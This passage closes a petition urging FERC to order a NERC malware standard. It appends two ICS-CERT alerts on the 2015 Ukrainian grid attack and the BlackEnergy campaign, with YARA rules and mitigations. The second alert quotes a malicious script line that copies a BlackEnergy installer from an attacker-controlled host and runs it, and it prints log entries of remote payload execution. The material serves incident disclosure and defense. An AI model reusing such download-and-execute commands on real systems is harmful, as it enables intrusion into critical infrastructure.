Petitioner acknowledges that the FERC rulemaking process under Rule 207 provides an opportunity for FERC Staff, if the Commission so directs, "to develop ideas for draft rulemaking."

Petitioners have learned that national experts on cyber protection of the Bulk Power System and industrial control systems have respect for the expertise of FERC staff, whether as attorneys working on reliability standards or engineers involved in critical infrastructure protection. Accordingly, we invite the Commission to direct its staff to further develop a framework for a Malware Standard.

Here we include a graphic of FERC's own "flow chart" of the Petition for Rulemaking process. Through this process FERC Staff and other stakeholders could augment the request of Petitioner, through a Notice of Inquiry, or an Advanced Notice of Proposed Rulemaking (ANOPR), or a Notice of Proposed Rulemaking (NOPR). We hope that the Commission will not, however, encourage undue delay of a Malware Standard that is urgently needed "in the public interest."


RULEMAKING PROCESS
Petition for Rulemaking
Petition For Rulemaking Filed With Commission
OGC Reviews Petition, and Recommends Action to Commission
Commission Issues Order Dismisses Petition or Takes further action as below
Staff Recommends Action - Notice of Inquiry (NOI) - Advanced Notice of Proposed Rulemaking (ANOPR) - Notice of Proposed Rulemaking (NOPR)
Commission Directs Staff To Develop Ideas for Draft Rulemaking

Source: https://www.ferc.gov/resources/processes/flow/rule-petition.asp

Conclusion

Using the public internet, adversaries can infect electric utility systems with malware and then take down the Bulk Power System at a time and date of their choosing. While malware has been detected at electric utilities, no one knows the true extent of malware intrusions because NERC standards do not yet require utilities to report malware. [31] Moreover, NERC standards do not require the removal of malware, only its "mitigation." There is no required timeline for mitigation of malware.

When electric utilities do not report malware infections and unauthorized grid commands executed with malware, it has detrimental impact on both grid security and national security. Foremost, when incidents are not reported, ICS-CERT cannot develop a good database of signatures for YARA scanning and also cannot match up the IP addresses of cyber-attackers. U.S. intelligence agencies cannot develop an accurate picture of foreign malware campaigns and their effectiveness. Without two-way information sharing between industry and government, electric utilities and their security vendors are impeded from implementing effective mitigation measures. The Executive Branch cannot appropriately consider sanctions and deterrents against foreign cyber-attackers. The U.S. Congress lacks information for oversight and drafting of remedial legislation. And within the FERC-NERC system for reliability standard setting, enhancements to standards are not proactively considered.

The defective system of NERC cybersecurity standards poses a grave threat of grid cyberattack by means of malware. Moreover, the compliance calculations that NERC and electric utilities make in determining whether or not to report malware infections do not adequately account for foreign cyber threats and systemic interdependencies between different critical infrastructures.[32]

[31] See for example, Joseph M. Weiss, *Control: Unfettered Blog, January 2, 2017, as* "The Burlington Electric Department cyber attack story has been misreported even though malware is in our US electric grids." Available online at http://www.controlglobal.com/blogs/unfettered/the-burlington-electric-department-cyber-attack-story-has-been-misreported-even-though-malware-is-in-our-us-electric-grids/.

[32] For a supporting perspective, see the January 5, 2017 "Joint Statement for the Record to the Senate Armed Services Committee; Foreign Cyber Threats to the United States" by James R. Clapper, Director of National

The Commission has unequivocal authority under Section 215(d)(5) of the Federal Power Act to order a proposed reliability standard.[33] By ordering an enhanced NERC standard for malware detection, reporting, and removal, FERC can act in the public interest to assure reliable operation of the Bulk Power System, greatly reduce the risks and consequences of cyberattacks on the electric grid, better protect customer equipment in other critical infrastructures, and bolster strategic deterrence.

Respectfully submitted by:

Thomas S. Popik

Thomas S. Popik, Chairman
thomasp@resilientsocieties.org

Wm. R. Harris

William R. Harris, Secretary,

williamh@resilientsocieties.org

Foundation for Resilient Societies
52 Technology Way
Nashua, NH 03060-3245
www.resilientsocieties.org

Intelligence, Marcel Lettre, Undersecretary of Defense for Intelligence, and Admiral Michael Rogers, Commander, US Cyber Command and Director, National Security Agency: "Despite ever-improving cyber defenses, nearly all information, communications networks, and systems will be at risk for years to come from remote hacking to establish persistent covert access, supply chain operations that insert compromised hardware or software, malicious action by trusted insiders, and mistakes by system users. In short, the cyber threat cannot be eliminated. Rather, cyber risk must be managed in the context of overall business and operational risk. ***At present, however, the risk calculus some private and public sector entities employ does not adequately account for foreign cyber threats or systemic interdependencies between different critical infrastructures***." (Emphasis added.)

[33] 16 U.S.C. § 824o(d)(5) provides: "The Commission, upon its own motion or upon complaint, may order the Electric Reliability Organization to submit to the Commission a proposed reliability standard or a modification to a reliability standard that addresses a specific matter if the Commission considers such a new or modified reliability standard appropriate to carry out this section."

Appendix 1

Alert (IR-ALERT-H-16-056-01)

Cyber-Attack Against Ukrainian Critical Infrastructure

Original release date: February 25, 2016

Legal Notice

All information products included in http://ics-cert.us-cert.gov are provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service, referenced in this product or otherwise. Further dissemination of this product is governed by the Traffic Light Protocol (TLP) marking in the header. For more information about TLP, see http://www.us-cert.gov/tlp/.

SUMMARY

On December 23, 2015, Ukrainian power companies experienced unscheduled power outages impacting a large number of customers in Ukraine. In addition, there have also been reports of malware found in Ukrainian companies in a variety of critical infrastructure sectors. Public reports indicate that the BlackEnergy (BE) malware was discovered on the companies' computer networks, however it is important to note that the role of BE in this event remains unknown pending further technical analysis.

An interagency team comprised of representatives from the National Cybersecurity and Communications Integration Center (NCCIC)/Industrial Control Systems Cyber Emergency Response Team (ICS-CERT), U.S. Computer Emergency Readiness Team (US-CERT), Department of Energy, Federal Bureau of Investigation, and the North American Electric Reliability Corporation traveled to Ukraine to collaborate and gain more insight. The Ukrainian government worked closely and openly with the U.S. team and shared information to help prevent future cyber-attacks.

This report provides an account of the events that took place based on interviews with company personnel. This report is being shared for situational awareness and network defense purposes. ICS-CERT strongly encourages organizations across all sectors to review and employ the mitigation strategies listed below.

Additional information on this incident including technical indicators can be found in the TLP GREEN alert (IR-ALERT-H-16-043-01P and subsequent updates) that was released to the US-CERT secure portal. US critical infrastructure asset owners and operators can request access to this information by emailing ics-cert@hq.dhs.gov(link sends e-mail).

DETAILS

The following account of events is based on the interagency team's interviews with operations and information technology staff and leadership at six Ukrainian organizations with first-hand experience of the event. Following these discussions and interviews, the team assesses that the outages experienced on December 23, 2015, were caused by external cyber-attackers. The team was not able to independently review technical evidence of the cyber-attack; however, a significant number of independent reports from the team's interviews as well as documentary findings corroborate the events as outlined below.

Through interviews with impacted entities, the team learned that power outages were caused by remote cyber intrusions at three regional electric power distribution companies (Oblenergos) impacting approximately 225,000 customers. While power has been restored, all the impacted Oblenergos continue to run under constrained operations. In addition, three other organizations, some from other critical infrastructure sectors, were also intruded upon but did not experience operational impacts.

The cyber-attack was reportedly synchronized and coordinated, probably following extensive reconnaissance of the victim networks. According to company personnel, the cyber-attacks at each company occurred within 30 minutes of each other and impacted multiple central and regional facilities. During the cyber-attacks, malicious remote operation of the breakers was conducted by multiple external humans using either existing remote administration tools at the operating system level or remote industrial control system (ICS) client software via virtual private network (VPN) connections. The companies believe that the actors acquired legitimate credentials prior to the cyber-attack to facilitate remote access.

All three companies indicated that the actors wiped some systems by executing the KillDisk malware at the conclusion of the cyber-attack. The KillDisk malware erases selected files on target systems and corrupts the master boot record, rendering systems inoperable. It was further reported that in at least one instance, Windows-based human-machine interfaces (HMIs) embedded in remote terminal units were also overwritten with KillDisk. The actors also rendered Serial-to-Ethernet devices at substations inoperable by corrupting their firmware. In addition, the actors reportedly scheduled disconnects for server Uninterruptable Power Supplies (UPS) via the UPS remote management interface. The team assesses that these actions were done in an attempt to interfere with expected restoration efforts.

Each company also reported that they had been infected with BlackEnergy malware however we do not know whether the malware played a role in the cyber-attacks. The malware was reportedly delivered via spear phishing emails with malicious Microsoft Office attachments. It is suspected that BlackEnergy may have been used as an initial access vector to acquire legitimate credentials; however, this information is still being evaluated. It is important to underscore that any remote access Trojan could have been used and none of BlackEnergy's specific capabilities were reportedly leveraged.

MITIGATION

The first, most important step in cybersecurity is implementation of information resources management best practices. Key examples include: procurement and licensing of trusted hardware and software systems; knowing who and what is on your network through hardware and software asset management automation; on time patching of systems; and strategic technology refresh.

Organizations should develop and exercise contingency plans that allow for the safe operation or shutdown of operational processes in the event that their ICS is breached. These plans should include the assumption that the ICS is actively working counter to the safe operation of the process.

ICS-CERT recommends that asset owners take defensive measures by leveraging best practices to minimize the risk from similar malicious cyber activity.

Application Whitelisting (AWL) can detect and prevent attempted execution of malware uploaded by malicious actors. The static nature of some systems, such as database servers and HMI computers, make these ideal candidates to run AWL. Operators are encouraged to work with their vendors to baseline and calibrate AWL deployments.[a]
Organizations should isolate ICS networks from any untrusted networks, especially the Internet. All unused ports should be locked down and all unused services turned off. If a defined business requirement or control function exists, only allow real-time connectivity to external networks. If one-way communication can accomplish a task, use optical separation ("data diode"). If bidirectional communication is necessary, then use a single open port over a restricted network path.[a]
Organizations should also limit Remote Access functionality wherever possible. Modems are especially insecure. Users should implement "monitoring only" access that is enforced by data diodes, and do not rely on "read only" access enforced by software configurations or permissions. Remote persistent vendor connections should not be allowed into the control network. Remote access should be operator controlled, time limited, and procedurally similar to "lock out, tag out." The same remote access paths for vendor and employee connections can be used; however, double standards should not be allowed. Strong multi-factor authentication should be used if possible, avoiding schemes where both tokens are similar types and can be easily stolen (e.g., password and soft certificate).[a]

As in common networking environments, control system domains can be subject to a myriad of vulnerabilities that can provide malicious actors with a "backdoor" to gain unauthorized access. Often, backdoors are simple shortcomings in the architecture perimeter, or embedded capabilities that are forgotten, unnoticed, or simply disregarded. Malicious actors often do not require physical access to a domain to gain access to it and will usually leverage any discovered access functionality. Modern networks, especially those in the control systems arena, often have inherent capabilities that are deployed without sufficient security analysis and can provide access to malicious actors once they are discovered. These backdoors can be accidentally created in various places on the network, but it is the network perimeter that is of greatest concern.

When looking at network perimeter components, the modern IT architecture will have technologies to provide for robust remote access. These technologies often include firewalls, public facing services, and wireless access. Each technology will allow enhanced communications in and amongst affiliated networks and will often be a subsystem of a much larger and more complex information infrastructure. However, each of these components can (and often do) have associated security vulnerabilities that an adversary will try to detect and leverage. Interconnected networks are particularly attractive to a malicious actor, because a single point of compromise may provide extended access because of pre-existing trust established among interconnected resources.

ICS-CERT reminds organizations to perform proper impact analysis and risk assessment prior to taking defensive measures.

ICS-CERT also provides a recommended practices section for control systems on the ICS-CERT web site (http://ics-cert.us-cert.gov). Several recommended practices are available for reading or download, including Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies and Seven Steps to Effectively Defend Industrial Control Systems.

Organizations that observe any suspected malicious activity should follow their established internal procedures and report their findings to ICS-CERT for tracking and correlation against other incidents.

For more information on securely working with dangerous malware, please see US-CERT Security Tip ST13-003 Handling Destructive Malware at https://www.us-cert.gov/ncas/tips/ST13-003.

DETECTION

While the role of BlackEnergy in this incident is still being evaluated, the malware was reported to be present on several systems. Detection of the BlackEnergy malware should be conducted using the latest published YARA signature. This can be found at: https://ics-cert.us-cert.gov/alerts/ICS-ALERT-14-281-01E. Additional information about using YARA signatures can be found in the May/June 2015 ICS-CERT Monitor available at: https://ics-cert.us-cert.gov/monitors/ICS-MM201506.

Additional information on this incident including technical indicators can be found in the TLP GREEN alert (IR-ALERT-H-16-043-01P and subsequent updates) that was released to the US-CERT secure portal. US critical infrastructure asset owners and operators can request access to this information by emailing ics-cert@hq.dhs.gov(link sends e-mail).

- a.NCCIC/ICS-CERT, Seven Steps to Effectively Defend Industrial Control Systems, https://ics-cert.us-cert.gov/Seven-Steps-Effectively-Defend-Industrial-C..., web site last accessed February 25, 2016.
- b.NCCIC/ICS-CERT, Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies, https://ics-cert.us-cert.gov/sites/default/files/recommended_practices/D... , web site last accessed February 25, 2016.

Contact Information

For any questions related to this report, please contact ICS-CERT at:

Email: ics-cert@hq.dhs.gov(link sends e-mail)
Toll Free: 1-877-776-7585
International Callers: (208) 526-0900
For industrial control systems security information and incident reporting: http://ics-cert.us-cert.gov

ICS-CERT continuously strives to improve its products and services. You can help by choosing one of the links below to provide feedback about this product.

Appendix 2

Alert (ICS-ALERT-14-281-01E)

Ongoing Sophisticated Malware Campaign Compromising ICS (Update E)

Original release date: December 10, 2014 | Last revised: December 09, 2016

Legal Notice

All information products included in http://ics-cert.us-cert.gov are provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service, referenced in this product or otherwise. Further dissemination of this product is governed by the Traffic Light Protocol (TLP) marking in the header. For more information about TLP, see http://www.us-cert.gov/tlp/.

SUMMARY

This alert update is a follow-up to the updated NCCIC/ICS-CERT Alert titled ICS-ALERT-14-281-01D Ongoing Sophisticated Malware Campaign Compromising ICS that was published February 2, 2016, on the ICS-CERT web site.

ICS-CERT has identified a sophisticated malware campaign that has compromised numerous industrial control systems (ICSs) environments using a variant of the BlackEnergy malware. Analysis indicates that this campaign has been ongoing since at least 2011. Multiple companies working with ICS-CERT have identified the malware on Internet-connected human-machine interfaces (HMIs).

Recent open-source reports have circulated alleging that a December 23, 2015, power outage in Ukraine was caused by BlackEnergy Malware. ICS-CERT and US-CERT are working with the Ukrainian CERT and our international partners to analyze the malware and can confirm that a BlackEnergy 3 variant was present in the system. Based on the technical artifacts ICS-CERT and US-CERT have been provided, we cannot confirm a causal link between the power outage with the presence of the malware. However, we continue to support CERT-UA on this issue. The YARA signature included with the original posting of this alert has been shown to identify a majority of the samples seen as of this update and continues to be the best method for detecting BlackEnergy infections.

While there are many open source reports of BE3, this is the first opportunity ICS-CERT has been able to provide results of malware analysis. In a departure from the ICS product vulnerabilities used to deliver the BE2 malware, in this case the infection vector appears to have been spear phishing via a malicious Microsoft Office (MS Word) attachment. ICS-CERT and US-CERT analysis and support are ongoing, and additional technical analysis will be made available on the US-CERT Secure Portal.

ICS-CERT originally published information and technical indicators about this campaign in a TLP Amber alert (ICS-ALERT-14-281-01P) that was released to the US-CERT secure portala on October 8, 2014, and updated on December 10, 2014. US critical infrastructure asset owners and operators can request access to this information by emailing ics-cert@hq.dhs.gov(link sends e-mail).

DETAILS

ICS-CERT has determined that users of HMI products from various vendors have been targeted in this campaign, including GE Cimplicity, Advantech/Broadwin WebAccess, and Siemens WinCC. It is currently unknown whether other vendor’s products have also been targeted. ICS-CERT is working with the involved vendors to evaluate this activity and also notify their users of the linkages to this campaign.

At this time, ICS-CERT has not identified any attempts to damage, modify, or otherwise disrupt the victim systems’ control processes. ICS-CERT has not been able to verify if the intruders expanded access beyond the compromised HMI into the remainder of the underlying control system. However, typical malware deployments have included modules that search out any network-connected file shares and removable media for additional lateral movement within the affected environment. The malware is highly modular and not all functionality is deployed to all victims.

In addition, public reports[b] [c] reference a BlackEnergy-based campaign against a variety of overseas targets leveraging vulnerability CVE-2014-4114[d] (affecting Microsoft Windows and Windows Server 2008 and 2012). ICS-CERT has not observed the use of this vulnerability to target control system environments. However, analysis of the technical findings in the two report shows linkages in the shared command and control infrastructure between the campaigns, suggesting both are part of a broader campaign by the same threat actor.

ICS-CERT strongly encourages asset owners and operators to look for signs of compromise within their control systems environments. Any positive or suspected findings should be immediately reported to ICS-CERT for further analysis and correlation.

CIMPLICITY

ICS-CERT analysis has identified the probable initial infection vector for systems running GE’s Cimplicity HMI with a direct connection to the Internet. Analysis of victim system artifacts has determined that the actors have been exploiting a vulnerability in GE’s Cimplicity HMI product since at least January 2012. The vulnerability, CVE-2014-0751, was published in ICS-CERT advisory ICSA-14-023-01 on January 23, 2014. Guidance for remediation was published to the GE IP portal in December 2013.[e] GE has also released a statement about this campaign on the GE security web site.[f]

Using this vulnerability, attackers were able to have the HMI server execute a malicious .cim file [Cimplicity screen file] hosted on an attacker-controlled server.

Date	**Request Type**	**Requestor IP**	**Screen Served**
1/17/2012 7:16	Start	<attackerIP>	//212.124.110.146/testshare/payload.cim
9/9/2013 1:49	Start	<attackerIP>	//46.165.250.32/incoming/devlist.cim
9/10/2014 3:59	Start	<attackerIP>	\\94.185.85.122\public\config.bak

Figure 1. Log entries showing execution of remote .cim file.

ICS-CERT has analyzed two different .cim files used in this campaign: devlist.cim and config.bak. Both files use scripts to ultimately install the BlackEnergy malware.

- devlist.cim: This file uses an embedded script that is executed as soon as the file is opened using the Screen Open event. The obfuscated script downloads the file “newsfeed.xml” from the same remote server, which it saves in the Cimplicity directory using the name <41 character string>.wsf. The name is randomly generated using upper and lower case letters, numbers, and hyphens. The .wsf script is then executed using the Windows command-based script host (cscript.exe). The new script downloads the file “category.xml,” which it saves in the Cimplicity directory using the name “CimWrapPNPS.exe.” CimWrapPNPS.exe is a BlackEnergy installer that deletes itself once the malware is installed.
- config.bak: This file uses a script that is executed when the file is opened using the OnOpenExecCommand event. The script downloads a BlackEnergy installer from a remote server, names it “CimCMSafegs.exe,” copies it into the Cimplicity directory, and then executes it. The CimCMSafegs.exe file is a BlackEnergy installer that deletes itself after the malware is installed.

```
cmd.exe /c “copy \\94[dot]185[dot]85[dot]122\public\default.txt
“%CIMPATH%\CimCMSafegs.exe” && start “WOW64” “%CIMPATH”\CimCMSafegs.exe”
```

Figure 2. Script executed by malicious config.bak file.

Analysis suggests that the actors likely used automated tools to discover and compromise vulnerable systems. ICS-CERT is concerned that any companies that have been running Cimplicity since 2012 with their HMI directly connected to the Internet could be infected with BlackEnergy malware. ICS-CERT strongly recommends that companies use the indicators and Yara signature in this alert to check their systems. In addition, we recommend that all Cimplicity users review ICS-CERT advisory ICSA-14-023-01 and apply the recommended mitigations.

WINCC

While ICS-CERT lacks definitive information on how WinCC systems are being compromised by BlackEnergy, there are indications that one of the vulnerabilities fixed with the latest update for SIMATIC WinCC may have been exploited by the BlackEnergy malware.g ICS-CERT strongly encourages users of WinCC, TIA Portal, and PCS7 to update their software to the most recent version as soon as possible. Please see Siemens Security Advisory SSA-134508(link is external) and and ICS-CERT advisory ICSA-14-329-02D for additional details.

ADVANTECH/BROADWIN WEBACCESS

A number of the victims associated with this campaign were running the Advantech/BroadWin WebAccess software with a direct Internet connection. We have not yet identified the initial infection vector for victims running this platform but believe it is being targeted.

DETECTION

YARA SIGNATURE

ICS-CERT has published instruction for how to use the YARA signature for typical information technology environments. ICS-CERT recommends a phased approach to utilize this YARA signature in an industrial control systems (ICSs) environment. Test the use of the signature in the test/quality assurance/development ICS environment if one exists. If not, deploy the signature against backup or alternate systems in the top end of the ICS environment; this signature will not be usable on the majority of field devices.

--------- Begin Update E Part 1 of 1 --------

ICS-CERT has produced a YARA signature to aid in identifying if the malware files are present on a given system. This signature is provided "as is" and has not been fully tested for all variations or environments. Any positive or suspected findings should be immediately reported to ICS-CERT for further analysis and correlation. The YARA signature is available at:

https://ics-cert.us-cert.gov/sites/default/files/file_attach/ICS-ALERT-14-281-01E.yara
YARA is a pattern-matching tool used to by computer security researchers and companies to help identify malware. You can find usage help and download links on the main YARA page at http://plusvic.github.io/yara/(link is external). For use on a Windows machine, you can download the precompiled binaries at:
https://github.com/plusvic/yara/releases(link is external)

Look for "Windows binaries can be found here." For security purposes, please validate the downloaded YARA binaries by comparing the hash of your downloaded binary with the hashes below:

YARA version 3.4.0 32-bit

yara32.exe:

MD5 - 569ba3971c5f2d5d4a25f2528ee3afb6

SHA256 - e9bfb0389c9c1638dfe683acb5a2fe6c407cb650b48efdc9c17f5deaffe5b360

yarac32.exe:

MD5 - 0d9287bd49a1e1887dcfe26330663c25

SHA256 - 9f107dda72f95ad721cf12ab9c5621d8e57160cce7baf3f42cb751f98dfaf3ce

YARA version 3.4.0 64-bit

yara64.exe:

MD5 - 5a10f9e4f959d4dc47c96548804ff3c4

SHA256 - 427b46907aba3f1ce7dd8529605c1f94a65c8b90020f5cd1d76a5fbc7fc39993

yarac64.exe:

MD5 - 1f248ec809cc9ed89646e89a7b97a806

SHA256 - 92d04ea1b02320737bd9e2f40ab6cbf0f9646bf8ed63a5262ed989cd43a852fb

Once downloaded, extract the zip archive to the computer where you need to run the signatures and copy the ICS-CERT YARA rule into the same folder. For a comprehensive search (which will take a number of hours, depending on the system), use the following command:

```
yara32.exe -r -s ICS-ALERT-14-281-01E.yara C:  >> yara_results.txt
```

For a quicker search, use the following:

(for Windows Vista and later)

```
yara32.exe -r -s ICS-ALERT-14-281-01E.yara C:\Windows >> yara_results.txt
yara32.exe -r -s ICS-ALERT-14-281-01E.yara C:\Users >> yara_results.txt
```

(for Windows XP or earlier)

```
yara32.exe -r -s ICS-ALERT-14-281-01E.yara C:\Windows >> yara_results.txt
yara32.exe -r -s ICS-ALERT-14-281-01E.yara "C:\Documents and Settings" >> yara_results.txt
```

These commands will create a text file named “Yara_results.txt” in the same folder as the rule and YARA executable. If the search returns hits, you can send this file to ICS-CERT, and ICS-CERT will verify if your system is compromised by BlackEnergy.

This updated YARA signature reflects current ICS-CERT efforts into the new BlackEnergy Malware. Please use caution before implementing this signature in sensitive network environments. The signature may not detect all versions of BlackEnergy found in the “wild”. If there are any questions or concerns, please contact ICS-CERT for assistance.

```
// detect common properties of the BE2 and BE3 loader
rule BlackEnergy
{
  strings:
    $hc1 = {68 97 04 81 1D 6A 01}
    $hc2 = {68 A8 06 B0 3B 6A 02}
    $hc3 = {68 14 06 F5 33 6A 01}
    $hc4 = {68 AF 02 91 AB 6A 01}
    $hc5 = {68 8A 86 39 56 6A 02}
    $hc6 = {68 19 2B 90 95 6A 01}
    $hc7 = {(68 | B?) 11 05 90 23}
    $hc8 = {(68 | B?) EB 05 4A 2F}
    $hc9 = {(68 | B?) B7 05 57 2A}
  condition:
    2 of ($hc*)
}

// detect BE3 variants that are not caught by the general BlackEnergy rule
```

```
rule BlackEnergy3
{
   strings:
      $a1 = "MCSF_Config" ascii
      $a2 = "NTUSER.LOG" ascii
      $a3 = "ldplg" ascii
      $a4 = "unlplg" ascii
      $a5 = "getp" ascii
      $a6 = "getpd" ascii
      $a7 = "CSTR" ascii
      $a8 = "FONTCACHE.DAT" ascii
   condition:
      4 of them
}

// detect both packed and unpacked variants of the BE2 driver
rule BlackEnergy2_Driver
{
   strings:
      $a1 = {7E 4B 54 1A}
      $a2 = {E0 3C 96 A2}
      $a3 = "IofCompleteRequest" ascii
      $b1 = {31 A1 44 BC}
      $b2 = "IoAttachDeviceToDeviceStack" ascii
      $b3 = "KeInsertQueueDpc" ascii
      $c1 = {A3 41 FD 66}
      $c2 = {61 1E 4E F8}
      $c3 = "PsCreateSystemThread" ascii
   condition:
      all of ($a*) and 3 of ($b*, $c*)
}

// detect BE2 variants, typically plugins or loaders containing plugins
rule BlackEnergy2
{
  strings:
    $ex1 = "DispatchCommand" ascii
    $ex2 = "DispatchEvent" ascii
    $a1 = {68 A1 B0 5C 72}
    $a2 = {68 6B 43 59 4E}
    $a3 = {68 E6 4B 59 4E}
  condition:
    all of ($ex*) and 3 of ($a*)
}
```

--------- End Update E Part 1 of 1 --------

MITIGATIONS

ICS-CERT has published a TLP Amber version of this alert containing additional information about the malware, plug-ins, and indicators to the secure portal. ICS-CERT strongly encourages asset owners and operators to use these indicators to look for signs of compromise within their control systems environments. Asset owners and operators can request access to this information by emailing ics-cert@hq.dhs.gov(link sends e-mail).

Any positive or suspected findings should be immediately reported to ICS-CERT for further analysis and correlation.

ICS-CERT strongly encourages taking immediate defensive action to secure ICS systems using defense-in-depth principles. CSSP Recommended Practices, https://ics-cert.us-cert.gov/Recommended-Practices, web site last accessed October 28, 2014. Asset owners should not assume that their control systems are deployed securely or that they are not operating with an Internet accessible configuration. Instead, asset owners should thoroughly audit their networks for Internet facing devices, weak authentication methods, and component vulnerabilities. Control systems often have Internet accessible devices installed without the owner’s knowledge, putting those systems at increased risk of attack.

ICS-CERT recommends that users take defensive measures to minimize the risk of exploitation due to this unsecure device configuration of these vulnerabilities. Specifically, users should:

- Minimize network exposure for all control system devices. Control system devices should not directly face the Internet.
- Locate control system networks and devices behind firewalls, and isolate them from the business network.
- If remote access is required, employ secure methods, such as Virtual Private Networks (VPNs), recognizing that VPN is only as secure as the connected devices.
- Remove, disable, or rename any default system accounts wherever possible.
- Apply patches in the ICS environment, when possible to mitigate known vulnerabilities.
- Implement policies requiring the use of strong passwords.
- Monitor the creation of administrator level accounts by third-party vendors.

ICS-CERT reminds organizations to perform proper impact analysis and risk assessment prior to taking defensive measures.

ICS-CERT also provides a recommended practices section for control systems on the ICS-CERT web site (http://ics-cert.us-cert.gov). Several recommended practices are available for reading or download, including Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies.

Organizations that observe any suspected malicious activity should follow their established internal procedures and report their findings to ICS-CERT for tracking and correlation against other incidents.

- a.ICS-CERT encourages US asset owners and operators to join the control systems compartment of the US-CERT secure portal. To request access to the secure portal send your name, email address, and company affiliation to ics-cert@hq.dhs.gov(link sends e-mail).
- b.Sandworm to Blacken: The SCADA Connection, http://blog.trendmicro.com/trendlabs-security-intelligence/sandworm-to-b...(link is external) web site last accessed October 28, 2014.
- c.Sandworm Team – Targeting SCADA Systems, http://www.isightpartners.com/tag/sandworm-team/(link is external) web site last accessed October 28, 2014.
- d.NVD, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-4114, web site last accessed October 28, 2014.
- e.GE Intelligent Platforms, http://support.ge-ip.com/support/index?page=kbchannel(link is external). web site last accessed October 28, 2014.
- f.GE, http://www.ge.com/security(link is external) web site last accessed October 28, 2014.
- g.See “Nov 21, 2014 (second publication) Siemens Industrial Security Website: Update on ICS-CERT Alert on malware targeting SIMATIC WinCC” (http://www.industry.siemens.com/topics/global/en/industrial-security/new...(link is external))

Contact Information
For any questions related to this report, please contact ICS-CERT at:

Email: ics-cert@hq.dhs.gov(link sends e-mail)
Toll Free: 1-877-776-7585
International Callers: (208) 526-0900
For industrial control systems security information and incident reporting: http://ics-cert.us-cert.gov

ICS-CERT continuously strives to improve its products and services. You can help by choosing one of the links below to provide feedback about this product.